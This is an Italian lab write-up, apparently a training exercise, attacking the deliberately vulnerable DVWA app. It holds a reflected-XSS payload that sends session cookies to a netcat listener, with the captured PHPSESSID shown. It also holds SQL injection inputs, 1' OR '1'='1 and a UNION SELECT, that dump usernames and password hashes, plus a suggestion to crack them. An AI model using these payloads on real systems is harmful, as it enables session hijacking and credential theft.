

Nell'esercizio di oggi effettueremo due attacchi sfruttando le vulnerabilità della DVWA (una di tipo XSS e una di tipo SQL).


Iniziamo con l' XSS REFLECTED.

Effettuiamo una prima prova per essere sicuri che la DVWA prenda l'input senza "sanitizzarlo"; se ciò avviene significa che una query malevola potrà essere eseguita sul sito. Ci spostiamo nella sezione "XSS reflected" e nella sezione dell'input "what's your name?" inseriamo il comando `<i>` insieme al nostro nome e se ci verrà restituito il nome in corsivo significa che la pagina esegue il comando senza sanitizzarlo.

The screenshot shows a web browser window with the address bar displaying `192.168.1.2/dvwa/vulnerabilities/xss_r/?name=<i>valerio#`. The DVWA logo is at the top. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?", an input field containing `<i>valerio`, and a "Submit" button. Below the input field, the output "Hello *valerio*" is displayed in red. Under the heading "More info", there are three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgjsecurity.com/xss-faq.html>. At the bottom left, the status shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right are "View Source" and "View Help" buttons. The footer at the very bottom reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Come possiamo vedere ci viene restituito il nostro nome in corsivo.

Proviamo dunque con una query più elaborata: “<script>alert(‘XSS’)</script>” ed il risultato è il seguente:



Possiamo quindi iniziare l’attacco XSS Reflected alla DVWA. Inseriamo quindi in input lo script: “<script>window.location=‘http://127.0.0.1:12345/?cookie=’ + document.cookie</script>”. Questo script invierà direttamente al nostro terminale i cookie di sessione di chi visita la pagina della DVWA.


Per ricevere i cookie ci mettiamo in ascolto su netcat con il comando `nc -l -p`.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nc -l -p 12345  
^C  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=2950ff114e2f2fc358b2602f2ee87a67 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.1.40/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
(kali@kali)-[~]  
$
```


Netcat ci restituisce il cookie di sessione di chi ha visitato la pagina (in questo caso noi).

Eseguiamo ora la SQL Injection.

Nella sezione “Sql Injection” della DVWA inseriamo per prova, il numero “1”.



Inseriamo anche il numero 2:



Comprendiamo che dietro il comportamento del sito c'è una query tipo: SELECT FirstName, Surname FROM Table WHERE id=(numero che gli abbiamo dato noi); questo ci viene confermato dal codice sorgente.

```
if(isset($_GET['Submit'])){  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user id = '$id'";  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i = 0;  
  
    while ($i < $num) {  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}  
?>
```

---

Inserendo una Query sempre vera otterremo tutti i parametri corrispondenti a first name e surname.

Inseriamo dunque in input la condizione sempre vera 1' OR '1'='1.

**DVWA**

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About

Logout

## Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

### More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Tuttavia, non abbiamo ancora ottenuto nomi utenti e password per accedere alla DVWA.

Utilizziamo quindi una UNION query, ovvero "1' UNION SELECT user, password FROM users#".

Questa query va ad associare alla condizione sempre vera non più nome e cognome degli utenti, ma nome utente e password.



L'attacco ha avuto successo!!

Sebbene le password siano in HASH ci basterà decifrarle (ad es. con John the Ripper).